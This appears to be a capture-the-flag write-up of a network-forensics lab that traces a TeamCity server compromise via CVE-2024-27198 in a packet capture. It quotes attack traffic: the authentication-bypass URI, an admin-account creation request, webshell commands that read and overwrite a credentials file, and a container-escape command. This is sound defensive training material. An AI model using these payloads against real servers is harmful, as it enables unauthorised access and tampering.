Challenge: JetBrains Lab

Platform: CyberDefenders

Category: Network Forensics

Difficulty: Easy

Tools Used: Wireshark, Zui

Summary: This lab involved investigating a TeamCity JetBrains web server vulnerable to CVE-2024-27198 using a provided PCAP file, Wireshark, and Zui. Initial exploitation of the authentication bypass vulnerability was observed when the threat actor issued a GET request to to "/hax?jsp=/app/rest/server;.jsp", a URI commonly referenced in reports and proof-of-concept exploits for CVE-2024-27198. Following successful exploitation, the threat actor created a user account named "c91oyemw" with system administrator privileges and subsequently uploaded a JSP webshell, which was used to executed multiple commands on the server.


Scenario: During a recent security incident, an attacker successfully exploited a vulnerability in our web server, allowing them to upload webshells and gain full control over the system. The attacker utilized the compromised web server as a launch point for further malicious activities, including data manipulation.

As part of the investigation, you are provided with a packet capture (PCAP) of the network traffic during the attack to piece together the attack timeline and identify the methods used by the attacker. The goal is to determine the initial entry point, the attacker's tools and techniques, and the compromise's extent.

Identifying the attacker's IP address helps trace the source and stop further attacks. What is the attacker's IP address?

TLDR: Look for suspicious requests made to the webserver, specifically those consistent with webshell activity.

When approaching network forensics, I like to begin by baselining the traffic, which involves getting an understanding of the traffic within the PCAP (protocol usage, traffic volume, hosts, etc). Wireshark provides a great feature called Statistics that enables you to do so. Let's start by scoping out the protocols within the PCAP by navigating to Statistics > Protocol Hierarchy:



Protocol	Percent Packets	Packets	Percent Bytes	Bytes
Frame	100.0	33279	100.0	24698612
Linux cooked-mode capture	100.0	33279	2.7	665580
Internet Protocol Version 6	0.0	2	0.0	80
Internet Control Message Protocol v6	0.0	2	0.0	32
Internet Protocol Version 4	99.0	32945	2.7	658900
User Datagram Protocol	2.0	666	0.0	5328
Service Location Protocol	0.0	1	0.0	34
Network Time Protocol	1.1	354	0.1	16992
Dynamic Host Configuration Protocol	0.0	2	0.0	628
Domain Name System	0.9	304	0.1	20381
Data	0.0	3	0.0	91
Connectionless Lightweight Directory Access Protocol	0.0	2	0.0	106
Transmission Control Protocol	97.0	32265	94.4	23320641
WebSocket	2.9	966	0.0	4440
Line-based text data	2.6	880	0.1	29226
Transport Layer Security	4.1	1368	7.7	1913971
SSH Protocol	0.9	284	0.1	22063
Malformed Packet	0.5	154	0.0	0
Hypertext Transfer Protocol	14.0	4674	62.0	15307388
eXtensible Markup Language	0.6	208	0.2	58128
Portable Network Graphics	0.2	58	2.6	649332
Media Type	0.0	2	0.0	10860
Malformed Packet	0.0	1	0.0	0
MIME Multipart Media Encapsulation	0.0	2	0.0	4448
Line-based text data	4.0	1328	88.6	21884669
JavaScript Object Notation	1.9	623	0.2	61657
HTML Form URL Encoded	0.9	316	0.1	32196
Data	0.4	145	0.0	279
Internet Control Message Protocol	0.0	14	0.0	523
Service Location Protocol	0.0	1	0.0	34
Data	0.0	3	0.0	91
Connectionless Lightweight Directory Access Protocol	0.0	2	0.0	106
Address Resolution Protocol	1.0	332	0.0	9296

We can see that HTTP makes up bulk of the traffic which is to be expected. Let's now navigate to Statistics > Conversations > IPv4 to get an understanding of the hosts communicating within this pcap:

Ethernet | IPv4 · 419 | IPv6 · 2 | TCP · 680 | UDP · 266

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration
172.17.0.2	197.32.146.131	8,918	6 MB	4,222	5 MB	4,696	1 MB	9.249923	2459.7694
156.197.187.149	172.17.0.2	5,033	7 MB	2,246	666 kB	2,787	6 MB	339.719118	1517.8066
172.31.25.119	197.32.146.131	4,459	3 MB	2,111	2 MB	2,348	586 kB	9.249962	2459.7694
23.158.56.196	172.17.0.2	4,166	2 MB	2,218	498 kB	1,948	2 MB	755.081248	1661.7137
156.197.187.149	172.31.25.119	2,525	3 MB	1,128	333 kB	1,397	3 MB	339.719066	1517.8067
23.158.56.196	172.31.25.119	2,083	1 MB	1,109	249 kB	974	816 kB	755.081206	1661.7137
172.31.25.119	3.69.30.67	1,196	319 kB	633	201 kB	563	118 kB	5.566056	2467.1521
172.17.0.2	140.82.121.3	778	887 kB	388	46 kB	390	841 kB	211.607020	44.0176
172.31.25.119	3.120.181.44	404	48 kB	153	21 kB	251	27 kB	0.000000	2475.5646
172.31.25.119	140.82.121.3	389	444 kB	194	23 kB	195	421 kB	211.607041	44.0175
172.31.25.119	169.254.169.123	308	30 kB	154	15 kB	154	15 kB	2.668450	2472.8805
172.31.25.119	169.254.169.254	265	63 kB	135	16 kB	130	48 kB	1237.676773	329.8276
172.17.0.2	162.159.153.4	244	357 kB	126	17 kB	118	340 kB	83.701778	127.8626
172.17.0.2	172.31.0.2	136	14 kB	68	5 kB	68	9 kB	83.031715	1515.5519
172.17.0.2	162.159.152.4	132	134 kB	62	8 kB	70	126 kB	83.040175	3.4590
172.31.25.119	162.159.153.4	122	178 kB	63	8 kB	59	170 kB	83.701799	127.8625
172.17.0.2	18.66.102.75	102	51 kB	54	8 kB	48	43 kB	1598.584215	0.0765
172.31.25.119	172.31.0.2	96	11 kB	48	4 kB	48	7 kB	83.031777	2043.1021
172.17.0.2	18.66.102.36	92	50 kB	50	7 kB	42	43 kB	697.804856	0.0845
172.17.0.2	140.82.121.6	78	80 kB	36	5 kB	42	75 kB	251.212926	10.2394
127.0.0.1	127.0.0.53	72	10 kB	36	4 kB	36	6 kB	1243.502449	882.6533
172.31.25.119	162.159.152.4	66	67 kB	31	4 kB	35	63 kB	83.040198	3.4590
183.81.169.238	172.31.25.119	64	9 kB	28	4 kB	36	5 kB	172.353661	826.5501
172.31.25.119	18.66.102.75	51	25 kB	27	4 kB	24	22 kB	1598.584236	0.0764
172.31.25.119	18.66.102.36	46	25 kB	25	4 kB	21	21 kB	697.804878	0.0845
172.31.25.119	140.82.121.6	39	40 kB	18	3 kB	21	38 kB	251.212944	10.2394
172.31.25.119	52.119.190.128	35	11 kB	16	4 kB	19	7 kB	1567.570373	9.0503
35.227.62.178	172.17.0.2	24	3 kB	14	1 kB	10	1 kB	334.190579	0.3287
45.155.91.30	172.31.25.119	24	1 kB	16	960 bytes	8	480 bytes	483.678065	1558.0840
88.99.3.166	172.31.25.119	20	1 kB	10	640 bytes	10	600 bytes	262.735969	1849.7730

Here we can find several hosts with quite large connections, both in duration and the number of packets sent. I can also see that 172.31.25.119 is present in several connections, suggesting that it's the server. This unfortunately has not yielded anything extremely suspicious, so let's change our focus and look for any weird HTTP post requests. Recall in the scenario that a webshell has been uploaded to the webserver, therefore, a POST request would have been made to upload said webshell to the server. To do so, I am going to use a tool called Zui with the following query:

- `_path=="http" method=="POST" | cut ts, id.orig_h, id.resp_h, host, uri, referrer, user_agent`

This extracts key fields from the http logs. If you focus on the host URI field, we can see several suspicious POST requests made by 23.158.25.119 indicative of webshell activity:

2024-06-30T08:03:57.598278Z	{orig_h: 23.158.56.196, resp_h: 172.31.25.119}	3.71.79.4:8111	/plugins/NSt8bHTg/NSt8bHTg.jsp
2024-06-30T08:03:08.379438Z	{orig_h: 23.158.56.196, resp_h: 172.17.0.2}	3.71.79.4:8111	/admin/plugins.html
2024-06-30T08:03:08.379403Z	{orig_h: 23.158.56.196, resp_h: 172.31.25.119}	3.71.79.4:8111	/admin/plugins.html
2024-06-30T08:03:06.318751Z	{orig_h: 23.158.56.196, resp_h: 172.17.0.2}	3.71.79.4:8111	/admin/pluginUpload.html
2024-06-30T08:03:06.318717Z	{orig_h: 23.158.56.196, resp_h: 172.31.25.119}	3.71.79.4:8111	/admin/pluginUpload.html

.jsp (JavaServer Pages) is a common file type used for webshells, along with types like .php and .asp. Furthermore, using the following query:

- `_path=="http" id.orig_h==23.158.56.196 | cut ts, id.resp_h, host, uri, user_agent | count() by uri | sort -r count`

uri	count
/generateId.html	114
/authenticationTest.html?csrf	50
/app/rest/ui/server?fields=startTime,buildNumber	38
/plugins/NSt8bHTg/NSt8bHTg.jsp	34
/loginSubmit.html	14
/app/subscriptions?browserLocationHost=http://3.71.79.4:8111	8
/admin/editProject.html?projectId=bullshit	6
/app/rest/users/current?fields=id,username,properties(property(name,value)),r	6
/ajax.html	6
/app/placeId/SAKURA_HEADER_RIGHT?pluginUIContext={"projectId":"bullshit"}	4
/app/placeId/SAKURA_HEADER_NAVIGATION_AFTER?pluginUIContext={"projectId":"bul	4
/app/rest/projects?locator=id:_Root,userPermission:(permission:create_sub_pro	4
/app/placeId/SAKURA_HEADER_USERNAME_BEFORE?pluginUIContext={"projectId":"bull	4
/admin/projectHealthStatusItems.html?projectId=bullshit&compute=true&excludeC	4
/app/rest/projects?locator=archived:false,selectedByUser:(user:(current),mode	4
/app/rest/projects?locator=id:_Root,userPermission:(permission:change_server_	4

We can see that the traffic associated with 23.158.56.196 is not consistent with normal browsing traffic (i.e., they are visiting pages that a threat actor would explore, not a typical user). Therefore, it's safe to assume that the threat actors IP is 23.158.56.196.

Answer: 23.158.56.196

To identify potential vulnerability exploitation, what version of our web server service is running?

TLDR: Look for a GET request made by the threat actor to a URI that likely contains server information.


From our previous analysis, we suspect the web server in question to be 172.31.25.119. To identify the version of the web server running, start by using the following display filter in Wireshark:

- `ip.dst_host == 172.31.25.119 && ip.src_host == 23.158.56.196 && http.request.method == GET`

This looks for all HTTP GET requests made by the suspected threat actor to the web server. One request that stands out is made to an interesting URI:

```
24701 1054.157125    23.158.56.196         172.31.25.119         HTTP      345 GET /hax?jsp=/app/rest/server;.jsp HTTP/1.1
```

If you right-click this packet and follow the HTTP or TCP stream, we can find the version of the web server service running:




Answer: 2023.11.3

After identifying the version of our web server service, what CVE number corresponds to the vulnerability the attacker exploited?

TLDR: Research critical severity vulnerabilities associated with the server version identified in the previous question.

After searching for “jetbrains version 2023.11.3 vulnerability”, we can find an authentication bypass vulnerability that was given a CVSS score of 9.8:



Let's now verify if this vulnerability was exploited. This report by Rapid7 covers this vulnerability in great detail. The following is a snippet from the report that will help us detect exploitation of this vulnerability:

"To leverage this vulnerability to successfully call the authenticated endpoint /app/rest/server, an unauthenticated attacker must satisfy the following three requirements during an HTTP(S) request:

- Request an unauthenticated resource that generates a 404 response. This can be achieved by requesting a non existent resource, e.g.:
    - /hax
- Pass an HTTP query parameter named jsp containing the value of an authenticated URI path. This can be achieved by appending an HTTP query string, e.g.:
    - ?jsp=/app/rest/server
- Ensure the arbitrary URI path ends with .jsp. This can be achieved by appending an HTTP path parameter segment, e.g.:
    - ;.jsp

Combining the above requirements, the attacker's URI path becomes:

/hax?jsp=/app/rest/server;.jsp

By using the authentication bypass vulnerability, we can successfully call this authenticated endpoint with no authentication."

Ironically, we can see this exact exploit chain within the pcap, confirming exploitation of CVE-2024-27198:

```
23.158.56.196        172.31.25.119        HTTP      345 GET /hax?jsp=/app/rest/server;.jsp HTTP/1.1
23.158.56.196        172.31.25.119        HTTP      420 GET /hax?jsp=/app/rest/debug/jvm/systemProperties;.jsp HTTP/1.1
23.158.56.196        172.31.25.119        HTTP      596 GET /admin/admin.html?item=plugins HTTP/1.1
```

Answer: CVE-2024-27198

The attacker exploited the vulnerability to create a user account. What credentials did he set up?

Following exploitation of CVE-2024-27198, we can see the threat actor making POST request to the users endpoint:

```
POST /hax?jsp=/app/rest/users;.jsp HTTP/1.1 , JSON (application/json)
POST /hax?jsp=/app/rest/users/id:2/tokens/mD5r0yemB0;.jsp HTTP/1.1
```

If you expand HTTP in the packet-details pane, we can see what credentials the threat actor created:

```
JavaScript Object Notation: application/json
▾ Object
  ▾ Member: username
      [Path with value: /username:c91oyemw]
      [Member with value: username:c91oyemw]
      String value: c91oyemw
      Key: username
      [Path: /username]
  ▾ Member: password
      [Path with value: /password:CL5vzdwLuK]
      [Member with value: password:CL5vzdwLuK]
      String value: CL5vzdwLuK
      Key: password
      [Path: /password]
  ▾ Member: email
      [Path with value: /email:c91oyemw@example.
      [Member with value: email:c91oyemw@example
      String value: c91oyemw@example.com
      Key: email
      [Path: /email]
  ▾ Member: roles
    ▸ Object
      Key: roles
      [Path: /roles]
```

Alternatively, right-click the request and select follow HTTP stream:

{"username": "c91oyemw", "password": "CL5vzdwLuK", "email": "c91oyemw@example.com", "roles": {"role": [{"roleId": "SYSTEM_ADMIN", "scope": "g"}]}}

Answer: c91oyemw:CL5vzdwLuK

The attacker uploaded a webshell to ensure his access to the system. What is the name of the file that the attacker uploaded?

Using the following display filter:

- `ip.dst_host==172.31.25.119 && ip.src_host == 23.158.56.196 && http.request.method==POST`

We can see the threat actor issuing a POST request to /admin/pluginUpload.html followed by a series of requests to NSt8bHTg.jsp, consistent with webshell activity:

```
POST /admin/pluginUpload.html HTTP/1.1  (application/zip)
POST /admin/plugins.html HTTP/1.1  (application/x-www-form-urlencoded)
POST /plugins/NSt8bHTg/NSt8bHTg.jsp HTTP/1.1  (application/x-www-form-urlencoded)
```


If you view the packet details pane for the request to /admin/pluginUpload.html, we can see that the threat actor uploaded a file called “NSt8bHTg.zip”:

```
Hypertext Transfer Protocol
MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "018dbf95280c614c179495e8463dea18"
    [Type: multipart/form-data]
    First boundary: --018dbf95280c614c179495e8463dea18\r\n
  Encapsulated multipart part:
      Content-Disposition: form-data; name="fileName"\r\n\r\n
    Data (12 bytes)
        Data: 4e537438624854672e7a6970
        [Length: 12]
    Boundary: \r\n--018dbf95280c614c179495e8463dea18\r\n
  Encapsulated multipart part:  (application/zip)
      Content-Disposition: form-data; name="file:fileToUpload"; filename="NSt8bHTg.zip"\r\n
      Content-Type: application/zip\r\n\r\n
    Media Type
        Media type: application/zip (1931 bytes)
    Last boundary: \r\n--018dbf95280c614c179495e8463dea18--\r\n
```


Answer: NSt8bHTg.zip

When did the attacker execute their first command via the web shell?

Firstly, make sure to change the timestamp format in Wireshark by navigating to View > Time Display Format and select UTC Date and Time of Day:



Using the display filter in the previous question, we can see that the first command executed via the web shell was at 2024-06-30 08:03:



Answer: 2024-06-30 08:03

The attacker tampered with a text file that contained the credentials of the admin user of the webserver. What new username and password did the attacker write in the file?

At 08:10 the threat actor was observed using cat to read a file called Creds.txt:

```
Form item: "cmd" = "cat /tmp/Creds.txt"
   Key: cmd
   Value: cat /tmp/Creds.txt
```


3 minutes after this request, we can see the threat actor add credentials to this file using the echo command:

```
Form item: "cmd" = "bash -c 'echo "username:a1l4m,password:youarecompromised" > /tmp/Creds.txt'"
   Key: cmd
   Value: bash -c 'echo "username:a1l4m,password:youarecompromised" > /tmp/Creds.txt'
```

Answer: a1l4m:youarecompromised

What is the MITRE Technique ID for the attacker's action in the previous question (Q7) when tampering with the text file?

The MITRE ATT&CK ID for the activity observed previously is T1565.001, this refers to the insertion, deletion, or manipulation of data at rest:



Answer: T1565.001

The attacker tried to escape from the container but he didn't succeed, What is the command that he used for that?

At 08:19, the threat actor executed the following command via the webshell:

```
Form item: "cmd" = "docker run --rm -it -v /:/host ubuntu chroot /host"
   Key: cmd
   Value: docker run --rm -it -v /:/host ubuntu chroot /host
```

This command tries to give the container access to the host's root filesystem. Following this, we can see commands such as ls and whoami which suggests that the threat actor was testing if the container escape was successful:

```
Form item: "cmd" = "ls"
   Key: cmd
   Value: ls
```

```
Form item: "cmd" = "whoami"
   Key: cmd
   Value: whoami
```

Answer: docker run --rm -it -v /:/host ubuntu chroot /host